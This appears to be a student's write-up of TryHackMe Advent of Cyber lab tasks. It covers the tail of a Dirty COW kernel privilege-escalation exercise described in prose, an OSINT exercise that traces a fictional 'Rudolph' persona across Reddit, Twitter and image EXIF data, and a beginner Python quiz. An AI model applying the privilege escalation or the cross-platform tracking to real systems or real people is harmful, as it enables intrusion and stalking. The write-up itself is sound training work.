Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

[View Exploit](#) [Details](#)

FAQ

What is the CVE-2016-5195?

CVE-2016-5195 is the official reference to this bug. CVE (Common Vulnerabilities and Exposures) is the Standardized Common Vulnerability and Exposure Name, maintained by MITRE.



Thought process / methodology:

Firstly, we start the machine and get the IP address of the machine. Then, we open the terminal and start scanning the IP address of the target machine using nmap. After that, we can see that telnet is running on port 23. Then, we continue with typing the syntax telnet <machine_ip> <port>. After connecting, we are given some credentials which are the username and password to login. After logging in, we are now inside the telnet service. Then, we find some information about the OS distribution type and version by using the command cat/etc/*release and we got the distribution of Linux and version number for the server. After we got the information, we went for a look at the file named cookies_and_milk.txt using the cat command. After that we can see some C programming language code with the Grinch message at the top. Then, we find the original file of the exploited DirtyCow code and create a file for the code using netcat. We also get the syntax used to compile the C program file. After we run the program, it creates a username ‘firefart’. We also asked to create a password for the user. After that, we switch our user account using su. We are given a txt file named message_from_grinch. Lastly we use coal command to open the content of the file and we successfully get the MD5 hash output

DAY 14 : OSINT- Where's Rudolph?

Tools used: Reddit, Twitter, Google Chrome

Solution/Walkthrough:

Question 1:

Type Rudolph's username on Reddit. Once we have found Rudolph's account, navigate to the comment tab and copy the URL.

← → ⌂ reddit.com/user/IGuidetheClaus2020/comments/

Question 2:

In one Reddit post, Rudolph commented that he was born in Chicago.

The screenshot shows a Microsoft Edge browser window with the URL [reddit.com/user/IGuidetheClaus2020/](https://www.reddit.com/user/IGuidetheClaus2020/). The page displays the profile of the user IGuidetheClaus2020, who has 5951 karma and is a member of the '15-Year Club'. Two comments are visible in the sidebar:

- IGuidetheClaus2020 5 points · 2 years ago
Fun fact: I was actually born in Chicago and my creator's name was Robert!
Reply Give Award Share ...
- IGuidetheClaus2020 1 point · 2 years ago
This reminds me of home. I sure do miss it!
Reply Give Award Share ...

The browser taskbar at the bottom includes pinned icons for various services like Gmail, YouTube, Maps, and Google Drive, along with the date and time (29/6/2022 12:37 PM).

Question 3:

Rudolph mentioned that his creator's name is Robert. Use Google Chrome to find his creator. The one that we found shows that his last name is May.

what is robert's last name according to rudolph

About 12,300,000 results (0.64 seconds)

https://en.wikipedia.org/wiki/Rudolph_the_Red-Nosed_Reindeer

Rudolph the Red-Nosed Reindeer - Wikipedia

Rudolph the Red-Nosed Reindeer is a fictional reindeer created by Robert L. May. Rudolph is usually depicted as the ninth and youngest of Santa Claus's ...

https://en.wikipedia.org/wiki/Robert_L._May

Robert L. May - Wikipedia

Rudolph spreads in popularity — Robert L. May (July 27, 1905 – August 11, 1976) was the creator of **Rudolph** the Red-Nosed Reindeer.

People also ask

- What are the names of the characters in Rudolph?
- Where was Robert L. May born?
- Who is Rudolph's mom?
- What is Rudolph the reindeer's last name?

Question 4:

Rudolph commented in a Reddit post that some days he loves Twitter. So this shows that Rudolph must be on Twitter.

reddit.com/user/iGuideTheClaus2020/comments/

[r/books](#) Search Reddit

Looooool <https://redd.it/tzu70q> Join

183 54 Comments Award Share Save Hide

IGuideTheClaus2020 1 point · 2 years ago

Ouch. Some days I love Twitter. Some days, it's just...lol.

Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books over due for six months or more. chicago.suntimes.com/2020/11/12/chicago-public-library-says-eliminating-fines-has-paid-off/

r/books Join

33.0k 422 Comments Award Share Save Hide

IGuideTheClaus2020 4 points · 2 years ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!

[deleted by user] [r/christmas](#) Join

1.4k 37 Comments Award Share Save Hide Report

IGuideTheClaus2020 1 point · 2 years ago

All that's missing is some jingle juice!

My 2020 display in Fullerton, CA [r/christmas](#) Join

432 3 Comments Award Share Save Hide

u/IGuideTheClaus2020

Cake day November 24, 2020

Follow Chat More Options

Trophy Case (1)

One-Year Club

Help About

Reddit Coins Careers

Reddit Premium Press

Terms Advertise

Blog Terms

Content Policy Privacy Policy

Mod Policy

Reddit Inc © 2022. All rights reserved

Question 5:

We have to type Rudolph's username on Reddit in Twitter to find his Twitter account. Once found, we can now see his Twitter username.

IGuidetheClaus2020

23 Tweets

IGuidetheClaus2020

@IGuidetheClaus2020

Seeking the truth. Really.

Business inquiries: rudolphthered@hotmail.com

North Pole Joined November 2020

5 Following 172 Followers

Not followed by anyone you're following

Tweets Tweets & replies Media Likes

IGuidetheClaus2020 Retweeted Tesla @Tesla · Nov 9, 2020

20k Superchargers and counting

mel @aliamelisaa

33°C Mostly sunny

Search Twitter

You might like

TN @niteshlike123 Follow

Samrat Gupta @Samrty_ Follow

Ethical White Hat Hack... @Ethical_WH_Hack Follow

Show more

Trends for you

K-pop · Trending

Jessi 30.2K Tweets

#GetChesi Messages PFTI

ENG US 3:54 PM 1/7/2022

Question 6:

Rudolph tweeted that he loves Bachelorette. Since The Bachelorette is the name of a TV show, it must be Rudolph's favourite TV show as well.

IGuidetheClaus2020

23 Tweets

Popular images + × Funny Tweets + × Song Kang +

Kim Seonho + × Skin care + × K-pop +

More Topics

IGuidetheClaus2020 @IGuidetheClaus2020 · Nov 25, 2020

Here's a higher resolution to one of the photos from earlier: tomssec.com/wp-content/uploads/2020/11/1603444747_1024x1024.jpg

IGuidetheClaus2020 @IGuidetheClaus2020 · Nov 25, 2020

Right outside of my hotel too, lol.

IGuidetheClaus2020 @IGuidetheClaus2020 · Nov 25, 2020

Love me some Bachelorette. But Ed? C'mon!

IGuidetheClaus2020 Retweeted Angelina @itsyange · Nov 25, 2020

Picking Ed over Joe?!?! GOODBYE #bachelorette

Steve Harrington 106K Tweets

Korean music · Trending

vernon 29.3K Tweets

Entertainment · Trending

eddie 160K Tweets

ROSE · Trending

#ROSE 35.7K Tweets

Trending in Malaysia

'MORE' Official MV 191K Tweets

Only on Twitter · Trending

Dear July 153K Tweets

Music · Trending

CHA EUNWOO 20.8K Tweets

Search Twitter

Messages

33°C Mostly sunny

ENG US 3:55 PM 1/7/2022

Question 7:

We need to save the image of Rudolph joining the parade and upload the image back to Google Images. The search result will show where the image is from. In an article, we found that the parade was held in the city of Chicago.

The screenshot shows a news article from the Cook County Record. The article is titled "Thompson Coburn LLP issued the following announcement on Dec. 9." It discusses how members of Thompson Coburn's Chicago office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families. The article also mentions that the Lights Festival parade, one of the largest holiday parades in the country, is part of a two-day holiday celebration that includes a tree-lighting ceremony and over one million holiday lights lining the northern stretch of Chicago's Michigan Avenue. A broadcast of the parade was shown the following evening on ABC7 Chicago and rebroadcast on several affiliate channels. The article concludes by stating that Thompson Coburn also hosted a watch party for their clients.

At the bottom of the page, there is a weather forecast showing "33°C Mostly sunny".

Question 8:

Using viewexifdata.com, upload the clearer version of the parade image to the website. We can view the GPS Coordinates on the section “GPS Data”.

The screenshot shows the viewexifdata.com website. At the top, there is a banner for "Dugro" and "SEKARANG!". Below the banner, there are two tables: "Image Exif Data" and "GPS Data".

Image Exif Data

Image Exif Data	Value
File Name	lights-festival-website.jpg
Filesize	49.96K
Width	650 pixels
Height	510 pixels
Mime Type	image/jpeg
Copyright	[FLAG]ALWAYSCHECKTHEEXIFD4T4
Exif Version	0231

GPS Data

GPS Data	Value
GPS Longitude Ref	West
GPS Longitude	-87.62427730009
GPS Latitude Ref	North
GPS Latitude	41.891815100053

On the right side of the page, there is a preview image of the Rudolph balloon and a small promotional banner for "TELETHON DUNIA". At the bottom, there are two input fields: "Upload Photo" and "Get Image from Web".

At the very bottom of the page, there is a footer with the text "View Exif Data - An Exif Reader Utility".

Question 9:

The flag can be obtained on the section “Image Exif Data”.

Image Exif Data	Value
File Name	lights-festival-website.jpg
Filesize	49.96K
Width	650 pixels
Height	510 pixels
Mime Type	image/jpeg
Copyright	[FLAG]ALWAYSCHECKTHEEXIFD4T4
Exif Version	0231

GPS Data	Value
GPS Longitude Ref	West
GPS Longitude	-87.624277300009
GPS Latitude Ref	North
GPS Latitude	41.891815100053

Upload Photo Get Image from Web

View Exif Data - An Exif Reader Utility

33°C Mostly sunny ENG US 4:14 PM 1/7/2022

Question 10:

Scylla seems to be down so we cannot use it to look for the password. Dr Chin Ji Jian gives this one free answer.

This site can't be reached

Check if there is a typo in scylla.sh.

If spelling is correct, try running Windows Network Diagnostics.


DNS_PROBE_FINISHED_NXDOMAIN

Reload

33°C Mostly sunny ENG US 4:10 PM 1/7/2022

Question 11:

To look for the street number of the hotel, we can go to the Marriott Hotel official website first. Since it's stated that Rudolph stays at a hotel on Magnificent Mile, we can look for where the road is located. We found that it is located in Chicago, Illinois. The street number can be found on the hotel information.



Thought process / methodology:

OSINT is the collection and analysis of data gathered from open sources to produce actionable intelligence. In this case, we firstly only have the username of Rudolph on Reddit. With only this information, we can track where Rudolph is. After getting a little information on Reddit, we found out that the inputs on Reddit are not enough to search the location of Rudolph. Since we now know that Rudolph also owns a Twitter account, we can further our investigation on Twitter. Finally, we know where Rudolph is by just having his Reddit username in the first place.

Day 15 - [Scripting] There's a Python in my stocking!

Tools used: Python, VS Code

Solutions/walkthrough:

Question 1:

True is boolean and when we add with the same boolean, the output is the total of the boolean.

The screenshot shows a Windows desktop environment. On the left is a Visual Studio Code (VS Code) instance with a Python file named 'python.py' open. The code contains the following:

```
tryhackme.py > python.py ...
1 a = True + True
2 print(a)
3
```

The terminal below shows the output of running the script:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS D:\VMU FILE\FOUNDATION\TRIM 1\Problem solving PSP0101\try test & c:/Users/User/AppData/Local/Programs/Python/Python39/python.exe "d:/VMU FILE/FOUNDATION/TRIM 1/Problem solving PSP0101/try test/tryhackme.py/python.py"
2
PS D:\VMU FILE\FOUNDATION\TRIM 1\Problem solving PSP0101\try test>
```

On the right, a web browser window is open to tryhackme.com. It displays a challenge for "Code to analyse for Question 5". The user has entered the following code:

```
x = [1, 2, 3]
y = x
y.append(6)
print(x)
```

A green message box says "Woop woop! Your answer is correct." Below the code area, there are several questions with input fields and "Submit" buttons. One question asks "What's the output of True + True?" with the answer "2" entered. Another asks "What's the database for installing other peoples libraries called?" with the answer "Answer format: ****" entered. A third asks "What is the output of bool("False")?" with the answer "Answer format: ****" entered. A fourth asks "What library lets us download the HTML of a webpage?" with the answer "Answer format: *****" entered. A fifth asks "What is the output of the program provided in "Code to analyse for Question 5" in today's challenge?" with the answer "range(1, 9)" entered. A badge indicates "Your streak has increased. You're 3 away from a badge!"

Question 2:

PyPi is the database of libraries.

The screenshot shows a Windows desktop environment. On the left is a Visual Studio Code (VS Code) instance with a Python file named 'python.py' open. The code contains the following:

```
tryhackme.py > python.py ...
1 a = True + True
2 print(a)
3
```

The terminal below shows the output of running the script:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS D:\VMU FILE\FOUNDATION\TRIM 1\Problem solving PSP0101\try test & c:/Users/User/AppData/Local/Programs/Python/Python39/python.exe "d:/VMU FILE/FOUNDATION/TRIM 1/Problem solving PSP0101/try test/tryhackme.py/python.py"
2
PS D:\VMU FILE\FOUNDATION\TRIM 1\Problem solving PSP0101\try test>
```

On the right, a web browser window is open to tryhackme.com. It displays a challenge for "Code to analyse for Question 5". The user has entered the following code:

```
range(1, 9)
```

A message box says "Range returns a list of numbers in a range. So to loop between 1 and 9 we would do: range(1, 9)". Below the code area, there are several sections of text and code snippets. One section discusses ranges with the note "Range is inclusive, so 1 and 9 are included. Now to loop over this: for i in range(1, 9): print(i) Note: We often use i as the variable in a for loop as it stands for "item"." Another section titled "Libraries" explains what PyPi is and how to install libraries using pip. It lists "Requests" and "Beautiful Soup" as popular libraries and shows the command "pip3 install requests beautifulsoup". A final section shows a snippet of Python code for extracting links from a webpage using BeautifulSoup:

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
```

Question 3:

True because inside the bool() there is “False”, so the output is true or a string.

The screenshot shows a Windows desktop environment. On the left is a Visual Studio Code window with several tabs open, including 'exercise8.py', 'exercise9.py', 'exercise10.py', 'sketch.js', and 'pyhton.py'. The 'pyhton.py' tab contains the following Python code:

```
tryhackme.py > pyhton.py > ...
1 # a = True + True
2 # print(a)
3
4 a = bool("False")
5 print(a)
```

Below the code editor is a terminal window titled 'Windows PowerShell' showing the command 'Try the new cross-platform PowerShell https://aka.ms/pscore6'. The terminal also displays some command-line history related to the challenge.

To the right of the terminal is a web browser window displaying a challenge from tryhackme.com. The challenge asks several questions with input fields and 'Correct Answer' buttons. One question asks 'What's the output of True + True?' with the answer '2' entered. Another asks 'What's the database for installing other peoples libraries called?' with the answer 'PyPi' entered. A third asks 'What is the output of bool("False")?' with the answer 'True' entered. Other questions include 'What library lets us download the HTML of a webpage?' and 'What is the output of the program provided in "Code to analyse for Question 5" in today's material?'. At the bottom of the browser window, there is a 'Submit' button and a 'Hint' button.

At the very bottom of the screen is a taskbar with various icons, including a search bar, file explorer, task manager, and browser icons. The system tray shows the date and time as 6/30/2022 2:10 PM.

Question 4:

requests.get downloads the webpage and stores it as a variable

This screenshot is similar to the previous one, showing a Windows desktop with a Visual Studio Code window, a browser window, and a taskbar.

The Visual Studio Code window shows the same 'pyhton.py' code as before:

```
tryhackme.py > pyhton.py > ...
1 # a = True + True
2 # print(a)
3
4 a = bool("False")
5 print(a)
```

The terminal window shows the same PowerShell command and history.

The browser window on the right now displays a different challenge section. It includes a list of libraries: 'Requests' and 'Beautiful Soup'. Below this is a command prompt window showing 'pip3 install requests beautifulsoup4'. To the right of the command prompt is a block of explanatory text and sample Python code:

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get("testurl.com")

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links
variable
links = soup.findAll('a href')
for link in links:
    # prints each link
    print(link)
```

Below the code, there is a note: 'Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.'

At the bottom of the browser window, there is a 'Submit' button and a 'Hint' button.

The taskbar at the bottom of the screen shows the date and time as 6/30/2022 2:12 PM.

Question 5:

[1, 2, 3, 6], append is the addition in the list, so 6 will get into the list.

The screenshot shows a Windows desktop environment. On the left, the Visual Studio Code interface is open, displaying a Python script named `python.py` with the following code:

```
tryhackme.py > python.py > ...
1 # a = True + True
2 # print(a)
3
4 # a = bool("False")
5 # print(a)
6
7 x = [1, 2, 3]
8
9 y = x
10
11 y.append(6)
12
13 print(x)
14
```

The terminal tab shows the output of running the script:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS D:\MMU FILE\FOUNDATION\TRIM 1\Problem solving PSP0101\try test> & c:/users/user/appdata/local
/programs/python/python39/python.exe "d:\mmu file\foundation\trim 1\problem solving psp0101\try
test\tryhackme.py\python.py"
[1, 2, 3, 6]
PS D:\MMU FILE\FOUNDATION\TRIM 1\problem solving PSP0101\try test> []
```

On the right, a web browser window is open to tryhackme.com/room/learncyberin25days. The page discusses Python data types and pass-by-reference. It includes a list of data types and a code example:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, world!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Operators

Let's talk about operators. An operator is something between 2 variables/values and does something to them. For example, the addition operator:

Question 6:

Pass by reference

The screenshot shows a Windows desktop environment. On the left, the Visual Studio Code interface is open, displaying a Python script named `python.py` with the following code:

```
tryhackme.py > python.py > ...
1 # a = True + True
2 # print(a)
3
4 # a = bool("False")
5 # print(a)
6
7 x = [1, 2, 3]
8
9 y = x
10
11 y.append(6)
12
13 print(x)
14
```

The terminal tab shows the output of running the script:

```
Windows PowerShell
copyright (C) Microsoft Corporation. All rights reserved.

try the new cross-platform PowerShell https://aka.ms/pscore6

PS D:\MMU FILE\FOUNDATION\TRIM 1\Problem solving PSP0101\try test> & C:/Users/User/AppData/Local
/Programs/Python/Python39/python.exe "d:\mmu file\foundation\trim 1\problem solving psp0101\try
test\tryhackme.py\python.py"
[1, 2, 3, 6]
PS D:\MMU FILE\FOUNDATION\TRIM 1\problem solving PSP0101\try test> []
```

On the right, a web browser window is open to tryhackme.com/room/learncyberin25days. The page discusses Python data types and pass-by-reference. It includes a list of data types and a code example:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, world!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Operators

Let's talk about operators. An operator is something between 2 variables/values and does something to them. For example, the addition operator:

Question 7:

Skidy is one of the name in the names list.

The screenshot shows a dual-monitor setup. The left monitor displays a code editor (Visual Studio Code) with a Python script named `tryhackme.py`. The script contains code to check if a user's name is in a list of names and print a corresponding message. Below the code editor is a terminal window showing the execution of the script and its output. The right monitor displays a Google Forms page with a question about the script's behavior for different input names.

File Edit Selection View Go Run ... python.py - try test - Visual Studio Code

exercise8.py exercise9.py exercise10.py sketch.js python.py

```
tryhackme.py > python.py ...
```

```
11 # y.append(x)
12
13 # print(x)
14
15 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
16 name = input("What is your name? ")
17 if name in names:
18     print("The Wise One has allowed you to come in.")
19 else:
20     print("The Wise One has not allowed you to come in.")
21
```

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell <https://aka.ms/pscore6>

```
PS D:\MMU\FILE\FOUNDATION\TRIM 1\Problem solving PSP0101\try test> & C:/Users/User/AppData/Local/Programs/Python/Python39/python.exe "d:/MMU\FILE\FOUNDATION\TRIM 1\Problem solving PSP0101\try test\tryhackme.py\python.py"
What is your name? Skidy
The wise One has allowed you to come in.
PS D:\MMU\FILE\FOUNDATION\TRIM 1\Problem solving PSP0101\try test> [REDACTED]
```

Mi PS PS Try Try Py Ac Py +

docs.google.com/forms/d/e/1FAIpQLSfuyqmgfZLWTU6tZ37...

Answer in lowercase

pass by reference

Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.)
```

Q7: if the input was "Skidy", what will be printed? *

2 points

The Wise One has allowed you to come in.

The Wise One not has allowed you to come in.

Q8: If the input was "elf", what will be printed? *

2 points

The Wise One has allowed you to come in.

The Wise One not has allowed you to come in.

Back Next Page 6 of 7 Clear form

Never submit passwords through Google Forms.

Question 8:

Elf is not the one of the name in the names list.

The screenshot shows a dual-monitor setup. The left monitor displays a Visual Studio Code interface with a Python script named `tryhackme.py`. The code uses a list comprehension to filter names based on user input. The right monitor displays a Google Forms page for a challenge titled "tryHackMe". The challenge asks for the output if the input was "Skidy". The correct answer is "The Wise One has allowed you to come in.", indicated by a purple radio button.

File Edit Selection View Go Run ... python.py - try test - Visual Studio Code

exercise8.py exercise9.py exercise10.py JS sketch.js python.py

tryhackme.py > python.py > ...

```
11 # x.append(s)
12
13 # print(x)
14
15 names = ["skidy", "DorkStar", "Ashu", "Elf"]
16 name = input("What is your name? ")
17 if name in names:
18     print("The Wise One has allowed you to come in.")
19 else:
20     print("The Wise One has not allowed you to come in.")
21
```

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6

```
PS D:\MU FILE\FOUNDATION\TRIM 1\problem solving PSP0101\try test & C:/Users/User/AppData/Local/Programs/Python/Python39/python.exe "D:\MU FILE\FOUNDATION\TRIM 1\problem solving PSP0101\try test\tryhackme.py\python.py"
What is your name? elf
The Wise One has not allowed you to come in.
PS D:\MU FILE\FOUNDATION\TRIM 1\problem solving PSP0101\try test <
```

Mk PS PS Try Try Ac Py + Answer in lowercase

docs.google.com/forms/d/e/1FAIpQLSfuyqmgzLWTU6Tz37...

pass by reference

Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

Q7: if the input was "Skidy", what will be printed? *

The Wise One has allowed you to come in.

The Wise One not has allowed you to come in.

Q8: If the input was "elf", what will be printed? *

The Wise One has allowed you to come in.

The Wise One not has allowed you to come in.

Back Next Page 6 of 7 Clear form

Thought Process/Methodology:

We have to know what is the difference between boolean, string, list, floating and integer as there might be some data types that cannot use the operators, and have special command to insert or exclude the data or something. There are various types of the libraries that can be downloaded through the request command. Lastly, in the if statement, the output will be executed if the input is inside the variables.